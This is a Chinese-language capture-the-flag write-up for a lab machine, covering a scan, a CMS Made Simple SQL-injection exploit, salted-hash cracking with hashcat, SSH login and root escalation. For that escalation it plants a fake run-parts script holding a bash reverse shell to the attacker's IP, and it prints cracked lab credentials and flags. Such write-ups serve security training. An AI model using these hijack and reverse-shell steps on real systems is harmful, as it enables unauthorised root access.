

Writeup(完成),CMS漏洞+hashcat+bin反彈提權

```
└──# nmap -sCV -p 22,80 10.10.10.138 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-16 03:42 PDT
Nmap scan report for 10.10.10.138
Host is up (0.21s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u1 (protocol 2.0)
| ssh-hostkey:
|   256 37:2e:14:68:ae:b9:c2:34:2b:6e:d9:92:bc:bf:bd:28 (ECDSA)
|_  256 93:ea:a8:40:42:c1:a8:33:85:b3:56:00:62:1c:a0:ab (ED25519)
80/tcp open  http    Apache httpd 2.4.25 ((Debian))
| http-robots.txt: 1 disallowed entry
|_/writeup/
|_http-title: Nothing here yet.
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose|specialized|storage-misc
Running (JUST GUESSING): Linux 5.X|4.X|2.6.X (94%), Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:linux:linux_kernel:5.0 cpe:/o:linux:linux_kernel:4 cpe:/o:crestron:2_series cpe:/o:linux:linux_kernel:2.6.32 cpe:/h:hp:p2000_g3
Aggressive OS guesses: Linux 5.0 (94%), Linux 4.15 - 5.8 (88%), Linux 5.0 - 5.5 (88%), Linux 5.0 - 5.4 (88%), Linux 5.3 - 5.4 (88%), Crestron XPanel control system (86%), Linux 2.6.32 (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   211.97 ms 10.10.14.1
2   212.03 ms 10.10.10.138

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.97 seconds
```



裡面文章無幫助

但發現都是用CMS Made Simple - Copyright (C) 2004-2019 寫




參考網站，可照到版本

http://svn.cmsmadesimple.org/svn/cmsmadesimple/trunk/doc/

```
Version 2.2.9.1
------------------------------
Core - General
  - fix to the CmsLayoutStylesheetQuery class
  - fix an edge case in the Database\Connection::DbTimeStamp() method
```

看一般網站，使用目錄爆破會失敗



google找到此漏洞CMS

https://www.exploit-db.com/exploits/46635

```
[+] Salt for password found: 5a599ef579066807
[+] Username found: jkr
[+] Email found: jkr@writeup.htb
[+] Password found: 62def4866937f08cc13bab43bb14e6f7
```

因密碼有加鹽，需執行hashcate解密

先查詢資料

`hashcate --example-hashes | less`

```
Hash mode #20
  Name................: md5($salt.$pass)
  Example.Hash........: 57ab8499d08c59a7211c77f557bf9425:4247
```

```
└─# hashcat -m 20 passwd --show
62def4866937f08cc13bab43bb14e6f7:5a599ef579066807:raykayjay9
```

`passwd : raykayjay9`


SSH連線


```
└─# ssh jkr@10.10.10.138
The authenticity of host '10.10.10.138 (10.10.10.138)' can't be established.
ED25519 key fingerprint is SHA256:TRwEhcL3WcCSS2iITDucAKYtASZxNYORzfYzuJlPvN4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.138' (ED25519) to the list of known hosts.
jkr@10.10.10.138's password:
Linux writeup 6.1.0-13-amd64 x86_64 GNU/Linux

The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Oct 25 11:04:00 2023 from 10.10.14.23
jkr@writeup:~$ id
uid=1000(jkr) gid=1000(jkr) groups=1000(jkr),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),50(staff),103(netdev)
jkr@writeup:~$ whoami
jkr
jkr@writeup:~$ uname -a
Linux writeup 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86_64 GNU/Linux
jkr@writeup:~$ cat /etc/passwd | grep bash
root:x:0:0:root:/root:/bin/bash
jkr:x:1000:1000:jkr...:/home/jkr:/bin/bash
jkr@writeup:~$ cat user.txt
0c08d87a89255cc14d91ed5d60d7dad4
jkr@writeup:~$
```

提權

```
jkr@writeup:~$ echo $PATH
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games
jkr@writeup:~$ ls /bin
bash            bzmore   dmesg          gunzip   lsmod          open      run-parts   tempfile          zcat
bunzip2         cat      dnsdomainname  gzexe    mkdir          openvt    sed         touch             zcmp
busybox         chgrp    domainname     gzip     mknod          pidof     setfont     true              zdiff
bzcat           chmod    dumpkeys       hostname mktemp         ping      setupcon    udevadm           zegrep
bzcmp           chown    echo           ip       more           ping4     sh          ulockmgr_server   zfgrep
bzdiff          chvt     egrep          kbd_mode mount          ping6     sh.distrib  umount            zforce
bzegrep         cp       false          kill     mountpoint     ps        sleep       uname             zgrep
bzexe           cpio     fgconsole      kmod     mt             pwd       ss          uncompress        zless
bzfgrep         dash     fgrep          ln       mt-gnu         rbash     stty        unicode_start     zmore
bzgrep          date     findmnt        loadkeys mv             readlink  su          vdir              znew
bzip2           dd       fuser          login    nano           rm        sync        wdctl
bzip2recover    df       fusermount     ls       netstat        rmdir     tailf       which
bzless          dir      grep           lsblk    nisdomainname  rnano     tar         ypdomainname
jkr@writeup:/usr/local/bin$ cat /etc/cron*
cat: /etc/cron.d: Is a directory
cat: /etc/cron.daily: Is a directory
cat: /etc/cron.hourly: Is a directory
cat: /etc/cron.monthly: Is a directory
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && /bin/run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && /bin/run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && /bin/run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && /bin/run-parts --report /etc/cron.monthly )
#
```


重新登入後，可看到有sh執行run-parts





進行run-parts新增並轉寫反彈，

新增寫入功能並ssh連線，並獲取root


Kali Linux 2023
一次性模式
10.10.14.4
10:29
root@kali: ~
檔案 動作 編輯 檢視 幫助
root@kali: ~
root@kali: ~
root@kali: ~
jkr@writeup:/usr/local/bin$ cat /etc/cron*
cat: /etc/cron.d: Is a directory
cat: /etc/cron.daily: Is a directory
cat: /etc/cron.hourly: Is a directory
cat: /etc/cron.monthly: Is a directory
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user command
17 * * * * root cd / && /bin/run-parts --report /etc/cron.hou
25 6 * * * root test -x /usr/sbin/anacron || (cd / && /bin/r
47 6 * * 7 root test -x /usr/sbin/anacron || (cd / && /bin/r
52 6 1 * * root test -x /usr/sbin/anacron || (cd / && /bin/r
#
cat: /etc/cron.weekly: Is a directory
jkr@writeup:/usr/local/bin$ nano run-parts
jkr@writeup:/usr/local/bin$ chmod +x run-parts
jkr@writeup:/usr/local/bin$ cat run-parts
#!/bin/bash
bash -i >& /dev/tcp/10.10.14.4/9200 0>&1
jkr@writeup:/usr/local/bin$
└─# ssh jkr@10.10.10.138
jkr@10.10.10.138's password:
Linux writeup 6.1.0-13-amd64 x86_64 GNU/Linux
The programs included with the Devuan GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Devuan GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Apr 17 13:24:45 2024 from 10.10.14.4
jkr@writeup:~$ exit
logout
Connection to 10.10.10.138 closed.
┌──(root㉿kali)-[~]
└─#
root@writeup:/root#
root@writeup:/root#
root@writeup:/root#
root@writeup:/root# id
id
uid=0(root) gid=0(root) groups=0(root)
root@writeup:/root# whoami
whoami
root
root@writeup:/root# uname -a
uname -a
Linux writeup 6.1.0-13-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.55-1 (2023-09-29) x86
_64 GNU/Linux
root@writeup:/root# cat root.txt
cat root.txt
a4bb653c7548fff7f766090b656d5baf
root@writeup:/root#